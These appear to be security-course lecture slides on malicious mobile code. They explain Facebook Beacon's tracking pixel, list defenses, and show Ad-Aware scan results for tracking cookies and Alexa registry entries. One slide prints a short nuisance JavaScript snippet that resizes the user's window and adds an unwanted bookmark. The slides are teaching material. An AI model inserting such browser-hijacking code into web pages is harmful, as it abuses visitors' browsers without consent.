
Mechanism

- Facebook convinced partner sites to host a single pixel image sourced by Facebook on their pages
- Requests for pixel contained
 - Facebook cookie of user (if user previously used Facebook)
 - Referrer URL to inform Facebook of the page the user was on
- Data stored and published on user's news feed without consent

Partner Sites:

- Blockbuster, Fandango, eBay, Hotwire, Overstock.com, Gamefly, Zappos, and more.
- List of all partners (See Wikipedia's Facebook Beacon page)

The Process



Defenses against malicious mobile code

Educate user

- Smart surfing
- Disable active content such as ActiveX
- Paradox of “trust once”
 - Malicious code can grant itself perpetual trust when given initial access!
- Disable HTML e-mail rendering

Antivirus Software

Behavior-Monitoring Software

Antispyware Tools

Ad Aware/Spybot S&D/MS Defender

Ad Aware

The screenshot shows the Ad-Aware SE Personal application window. The title bar reads "Ad-Aware SE Personal". The main header features the "Ad-Aware se" logo and the text "Copyright 1999-2004 Lavasoft Sweden. All rights reserved." To the right of the header are five icons: a magnifying glass, a gear, a padlock, a globe, and a person. On the left side, there is a vertical menu with buttons for "Status", "Scan now", "Ad-Watch", "Add-ons", and "Help". The main content area is titled "Performing System Scan" and contains the following information:

Current Operation

Deep Scanning files on C:... Objects Scanned: 59227

▶ C:\cygwin\bin\ncurses-test-dll

Summary

44 Running Processes 2416 Process Modules	0 Processes Identified 0 Modules Identified 1 Registry Keys Identified 10 Registry Values Identified 9 Files Identified 0 Folders Identified
20 Objects Recognized 0 Objects Ignored 20 New Critical Objects	

Now scanning, click "Cancel" to stop. Cancel

LAVASOFT Ad-Aware SE Personal, Build 1.05

Ad Aware

The screenshot displays the Ad-Aware SE Personal interface. At the top, the title bar reads "Ad-Aware SE Personal". Below it, the "Ad-Aware se" logo is prominent, with the copyright notice "Copyright 1999-2004 Lavasoft Sweden. All rights reserved." underneath. On the left side, there is a vertical menu with buttons for "Status", "Scan now", "Ad-Watch", "Add-ons", and "Help". The main area is titled "Scanning Results" and contains three tabs: "Scan Summary", "Critical Objects", and "Scan Log". The "Scan Summary" tab is active, showing a table of detected objects. The table has columns for "Obj.", "Vendor", "Type", "Category", "Object", and "Comment". The objects listed include several "Alexa" registry values, "Tracking Cookie" IE Cache Entries, and "Data Miner" registry values. At the bottom of the window, there are buttons for "Quarantine", "Show Logfile", and "Next", along with a status indicator "20/20 Objects". The Lavasoft logo is in the bottom left corner, and the version "Ad-Aware SE Personal, Build 1.05" is in the bottom right corner.

Obj.	Vendor	Type	Category	Object	Comment
✓	Alexa	RegValue	Data Miner	HKEY_LOCAL_MACHINE:software\m...	
✓	Alexa	RegValue	Data Miner	HKEY_LOCAL_MACHINE:software\m...	
✓	Alexa	RegValue	Data Miner	HKEY_LOCAL_MACHINE:software\m...	
✓	Alexa	RegValue	Data Miner	HKEY_LOCAL_MACHINE:software\m...	
✓	Alexa	RegValue	Data Miner	HKEY_LOCAL_MACHINE:software\m...	
✓	Alexa	RegValue	Data Miner	HKEY_LOCAL_MACHINE:software\m...	
✓	Alexa	RegValue	Data Miner	HKEY_USERS:.DEFAULT\software\m...	"{c95fe080-8f5d-11d2-a20b-00aa003c157a}"
✓	Alexa	RegValue	Data Miner	HKEY_USERS:S-1-5-18\software\mic...	"{c95fe080-8f5d-11d2-a20b-00aa003c157a}"
✓	Alexa	RegValue	Data Miner	HKEY_USERS:S-1-5-21-1220945662-...	"{c95fe080-8f5d-11d2-a20b-00aa003c157a}"
✓	Alexa	Regkey	Data Miner	HKEY_LOCAL_MACHINE:software\m...	
✓	Tracking Cookie	IECache Entry	Data Miner	Cookie:bill@atdmt.com/	Hits:4
✓	Tracking Cookie	IECache Entry	Data Miner	Cookie:bill@perf.overture.com/	Hits:1
✓	Tracking Cookie	IECache Entry	Data Miner	Cookie:bill@2o7.net/	Hits:7
✓	Tracking Cookie	IECache Entry	Data Miner	Cookie:bill@as-us.falkag.net/	Hits:22
✓	Tracking Cookie	IECache Entry	Data Miner	Cookie:bill@bfast.com/	Hits:3
✓	Tracking Cookie	IECache Entry	Data Miner	Cookie:bill@phg.hitbox.com/	Hits:3
✓	Tracking Cookie	IECache Entry	Data Miner	Cookie:bill@serving-sys.com/	Hits:4
✓	Tracking Cookie	IECache Entry	Data Miner	Cookie:bill@mediaplex.com/	Hits:2
✓	Tracking Cookie	IECache Entry	Data Miner	Cookie:bill@hitbox.com/	Hits:6

Ad Aware Log

Alexa Object Recognized!

```
Type           : Regkey
Data           :
Category       : Data Miner
Comment        :
Rootkey        : HKEY_LOCAL_MACHINE
Object         : software\microsoft\internet explorer\extensions\{c95fe080-8f5d-
11d2-a20b-00aa003c157a}
```

Alexa Object Recognized!


```
Type           : RegValue
Data           :
Category       : Data Miner
Comment        :
Rootkey        : HKEY_LOCAL_MACHINE
Object         : software\microsoft\internet explorer\extensions\{c95fe080-8f5d-
11d2-a20b-00aa003c157a}
Value          : MenuText
```

END

Extra slides

Other irritations

```
Self.moveTo(0,0)  
Self.resizeTo(screen.availWidth, screen.availHeight );  
Window.external.addFavorite('http://ihateyou.com', 'Click  
me' );
```



XSS and CSRF sources

<http://www.cgisecurity.com/xss-faq.html>

[http://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](http://www.owasp.org/index.php/Cross-site_Scripting_(XSS))

<http://www.youtube.com/watch?v=kkz-SNJCzqE&feature=PlayList&p=4E>

<http://www.dwheeler.com/secure-programs/Secure-Programs-HOWTO/cr>

<http://www.houbysoft.com/papers/xss.php>

Distributed Applications and Mobile Code

- Program distributed throughout the network using each other's services without direct human intervention. e.g. order processing system composed of distributed semiautonomous modules.
- Transactions occur without direct human involvement.